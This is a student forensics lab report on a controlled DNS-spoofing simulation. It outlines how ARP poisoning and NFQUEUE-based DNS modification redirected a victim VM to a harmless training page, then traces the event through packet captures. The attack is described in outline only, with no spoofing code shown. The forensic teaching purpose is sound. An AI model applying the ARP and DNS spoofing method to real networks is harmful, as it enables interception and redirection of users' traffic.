

Title Page

LAB 8: DNS Spoofing Forensics

Student Name: Athanasius Alekwe

Student ID: 2025/FWSD/11230

**Course Name: Basic Networking Skills for Digital
Forensics**

Instructor Name: Aminu Idris

Date of Submission: 24/09/2026

Executive Summary and Authorization

In this practical, I investigated DNS spoofing in a controlled and authorized virtual lab environment. The exercise involved a Kali Linux analyst machine and a Metasploitable victim machine. My goal was to establish a normal baseline, carry out an approved DNS-spoofing simulation, capture the resulting network traffic, and determine whether the DNS activity could be linked to ARP manipulation and the victim's subsequent HTTP connection.

Before starting the controlled simulation, I created the required forensic folder structure, checked the necessary tools, started the Apache web service, created a harmless ICDFA DNS Spoofing Training Page, and generated a SHA-256 hash of the training page. I also documented the IP addresses, routes, MAC addresses, DNS settings, ARP information, and firewall state of the lab machines.


During the practical, I initially worked with the 192.168.40.0 network. Because the configured resolver did not provide a usable DNS response for the controlled test, both virtual machines were later placed on the NAT lab network. In this environment, the victim used 192.168.45.2 as the DNS resolver, while the Kali analyst machine used 192.168.45.130.

The controlled test produced evidence showing that portal.icdfa.test received a modified DNS A response pointing to 192.168.45.130, the Kali web server. The forged DNS answer used a short TTL of 5 seconds. The captured traffic also contained conflicting DNS behavior, including NXDOMAIN and a modified successful response for the same training domain. The ARP evidence showed that 192.168.45.2 became associated with the Kali MAC address 00:0c:29:6a:87:8f, supporting the presence of ARP poisoning and man-in-the-middle positioning. SBT-DF203-Lab8_FWSD-11230_Alekw...

The strongest impact evidence was the victim's subsequent connection to 192.168.45.130:80 using the HTTP host portal.icdfa.test. This showed that the victim followed the forged DNS result and reached the harmless training page hosted on Kali. SBT-DF203-Lab8_FWSD-11230_Alekw...

All activity was performed within the authorized laboratory environment using the reserved training domain and a harmless page that did not request or collect credentials. After completing the investigation, I stopped the spoofing processes, cleared the ARP state, restored the previously recorded firewall configuration, returned IP forwarding to its original value, and verified that no spoofing processes remained.

Lab Network Diagram



Explanation

My lab consisted mainly of the Kali Linux analyst machine and the Metasploitable victim system. After moving both systems to the NAT lab network, the victim used 192.168.45.2 as its gateway/DNS resolver, while Kali used 192.168.45.130.

Kali hosted the harmless ICDFA training page and was also used to capture and analyse the DNS, ARP, and HTTP traffic generated during the simulation.

During the controlled event, ARP manipulation placed Kali in a position where traffic associated with the victim and resolver could be intercepted, allowing the DNS response for portal.icdfa.test to be modified.

Baseline Evidence and Hashes

Before running the spoofing simulation, I collected baseline information so that I would have a known state to compare against the controlled attack. I recorded the network interfaces, routing information, ARP table, MAC addresses, DNS settings, and firewall configuration of the lab environment.

I also started Apache and created a harmless DNS-spoofing training page. The page clearly identified itself as an authorized simulation and warned the user not to enter credentials. I generated a SHA-256 hash of this page so that its integrity could be documented.

For the first baseline, the victim's training-domain resolution was handled through /etc/hosts. The entry mapped portal.icdfa.test to the analyst training page. This allowed me to confirm that the victim could reach the test service before introducing any spoofing activity.

A baseline packet capture was also created and hashed. The capture contained normal ARP, DNS-related, and HTTP traffic from the test environment. However, because the baseline relied on the hosts file rather than a normal DNS A response, there was no legitimate DNS TTL or comparable DNS response time available. This limitation was later recorded in my baseline-versus-spoof comparison.

Controlled Simulation Method

I first reviewed the provided arp.py and dns_spoof.py scripts instead of running them immediately. This allowed me to confirm how the ARP manipulation, IP forwarding, NFQUEUE processing, and DNS packet modification were implemented.

I configured the DNS spoofing script specifically for the reserved training domain:

portal.icdfa.test

and directed the forged response to the Kali analyst web server.

Before starting the simulation, I recorded the existing IP forwarding configuration and saved the firewall rules so that the environment could be restored afterwards. The report shows this preparation in Figures 3.4 and 3.5. SBT-DF203-Lab8_FWSD-11230_Alekw...

When the original network configuration did not provide suitable DNS behavior, I moved both VMs to the NAT lab environment. The Kali system received 192.168.45.130, while the victim used 192.168.45.2 as its gateway and DNS resolver. I then updated the DNS spoof configuration to match the NAT network. SBT-DF203-Lab8_FWSD-11230_Alekw...

After verifying the configuration, I captured the controlled traffic while the victim requested portal.icdfa.test. The ARP process established the man-in-the-middle condition, while the DNS-spoofing process modified the relevant DNS response. The victim then resolved and accessed the training domain during the capture.

DNS Anomaly Timeline

The captured evidence allowed me to reconstruct the DNS event in sequence.

Stage 1 – Victim DNS request:

The victim generated a DNS query for portal.icdfa.test.

Stage 2 – Interception:

Because the controlled ARP manipulation placed Kali in the traffic path, DNS traffic between the victim and resolver could be inspected and modified.

Stage 3 – Conflicting DNS behavior:

The packet evidence showed both an NXDOMAIN result and a modified successful response for portal.icdfa.test. This was different from the earlier hosts-based baseline, where no competing DNS answers were present. SBT-DF203-Lab8_FWSD-11230_Alekw...

Stage 4 – Matching transaction:

The captured DNS queries and responses contained matching DNS transaction IDs, including transaction ID 0xaa2b. This tied the modified response to the victim's DNS request. SBT-DF203-Lab8_FWSD-11230_Alekw...

Stage 5 – Forged A record:

The modified DNS answer returned:

192.168.45.130

which was the Kali analyst machine hosting the training page. SBT-DF203-Lab8_FWSD-11230_Alekw...

Stage 6 – Short TTL:

The forged response used a TTL of 5 seconds, while no normal DNS TTL was available from the hosts-based baseline. SBT-DF203-Lab8_FWSD-11230_Alekw...

Stage 7 – Victim followed the answer:

Immediately after the DNS activity, the victim established an HTTP connection to the IP supplied by the forged response.

Taken together, the matching transaction information, changed A record, conflicting responses, and immediate HTTP activity formed the DNS anomaly timeline.

ARP Correlation

The ARP evidence was important because DNS spoofing in this exercise depended on Kali being positioned between the victim and its normal network path.

Before the controlled simulation, the environment showed normal ARP mappings. During the spoofing event, the captured ARP traffic showed repeated ARP claims involving the victim, gateway/resolver, and Kali system.

The strongest finding was that the victim showed:

192.168.45.2

associated with the Kali MAC address:

00:0c:29:6a:87:8f

during the controlled event. The report identifies this as confirmation of ARP poisoning/man-in-the-middle positioning. SBT-DF203-Lab8_FWSD-11230_Alekw...

This ARP change supports the DNS findings because it explains how Kali became positioned to intercept the victim's DNS communication and modify the response before the victim used it.

Therefore, I did not treat the DNS result as an isolated DNS irregularity. I correlated it with the Layer 2 ARP evidence, which strengthened the conclusion that the observed DNS response was generated during the controlled spoofing activity.

Victim Connection Correlation

The final stage of the analysis was to determine whether the DNS manipulation actually influenced the victim's subsequent network activity.

During the baseline, the victim accessed the training page directly through the configured hosts entry. In the controlled event, the forged DNS response returned 192.168.45.130.

The packet evidence then showed that the victim connected to:

192.168.45.130:80

with the HTTP host:

portal.icdfa.test

The report therefore records that the victim followed the forged DNS result. SBT-DF203-Lab8_FWSD-11230_Alekw...

This was important because the DNS packet alone showed only that a modified answer had been received. The later HTTP connection demonstrated the effect of that answer on the victim's behaviour.

The sequence was therefore:

Victim DNS query

↓

Modified DNS response

↓

portal.icdfa.test → 192.168.45.130

↓


Victim HTTP connection

↓

Kali training web page

Practical Evidence

Create the forensic lab folders




```
kali@kali: ~/SBT-DF203-Lab8
$ mkdir -p ~/SBT-DF203-Lab8/{evidence,working,exported,reports,screenshots,scripts}
$ cd ~/SBT-DF203-Lab8
$ pwd
/home/kali/SBT-DF203-Lab8
$ find . -maxdepth 1 -type d -print
.
./exported
./evidence
./working
./screenshots
./scripts
./reports
$
```

Fig 1.0 Lab folder structure.

Explanation

I created the required Lab 8 folder structure before beginning the investigation so that evidence, working files, reports, screenshots, exported data, and scripts could be kept separately. This helped me organise the practical evidence properly and reduced the chance of mixing original evidence with working files.




```
kali@kali: ~/SBT-DF203-Lab8
$ which apache2
which tshark
which wireshark
python3 -c "import scapy; print('Scapy installed!')"
pip3 --version
gcc --version
/usr/sbin/apache2
/usr/bin/tshark
/usr/bin/wireshark
Scapy installed
pip 25.2 from /usr/lib/python3/dist-packages/pip (python 3.14)
gcc (Debian 14.3.0-5) 14.3.0
Copyright (C) 2024 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
$
```

Fig 1.1 Checking the required tools.

Explanation

I checked the Kali machine to confirm that the tools needed for the lab were already available. The terminal output confirmed the presence of the networking and packet-analysis utilities required for the practical.



```
kali@kali: ~/SBT-DF203-Lab8
$ sudo systemctl enable --now apache2
[sudo] password for kali:
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2

kali@kali: ~/SBT-DF203-Lab8
$ printf "<!DOCTYPE html>\n<html><body style='font-family:Arial'><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATHANASIOS ALEKWE</p></body></html>\n" | sudo tee /var/www/html/index.html
<!DOCTYPE html>
<html><body style='font-family:Arial'><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATHANASIOS ALEKWE</p></body></html>

kali@kali: ~/SBT-DF203-Lab8
$ sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
682197188c688ef3734171a2bcb17cf6ad44d6d2c046ba01b86da92638fb1f8e /var/www/html/index.html

kali@kali: ~/SBT-DF203-Lab8
$
```

Fig 1.2 Starting Apache and hashing the file.

Explanation

I started the Apache web service and created the harmless ICDFA DNS Spoofing Training Page on the Kali machine. I then calculated the SHA-256 hash of the page so its integrity could be documented before the controlled simulation.





Fig 1.3 Harmless Training Page.

Explanation

This screenshot shows the training page being served successfully from the Kali analyst machine. The page clearly states that it is an authorized simulation and warns against entering credentials, confirming that the test page was safe for the practical.




```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
(kali@kali)~/SBT-DF203-Lab8
$ ip -br address | tee reports/interfaces.txt
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UP 192.168.40.128/24 fe80::2d66:4cc8:da42:4824/64
docker0 DOWN 172.17.0.1/16
(kali@kali)~/SBT-DF203-Lab8
$ ip route | tee reports/routes.txt
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.40.0/24 dev eth0 proto kernel scope link src 192.168.40.128 metric 100
(kali@kali)~/SBT-DF203-Lab8
$ ip neigh show | tee reports/arp_before.txt
192.168.40.1 dev eth0 lladdr 00:50:56:c0:00:01 STALE
(kali@kali)~/SBT-DF203-Lab8
$
```

Fig 1.4 Interfaces Routes and Initial ARP Table.

Explanation

I recorded the Kali network interfaces, routing information, and initial ARP state before introducing the spoofing activity. This gave me a baseline of the analyst machine's network configuration for later comparison.



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
(kali@kali)~/SBT-DF203-Lab8
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:6a:87:8f brd ff:ff:ff:ff:ff:ff
(kali@kali)~/SBT-DF203-Lab8
$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 192.168.40.1
(kali@kali)~/SBT-DF203-Lab8
$
```

Fig 1.5 Analyst MAC and DNS Resolver.

I checked the Kali interface information to identify its MAC address and also reviewed the configured DNS resolver. These details were necessary for later comparison with the Ethernet and DNS information observed in the packet captures.

Explanation


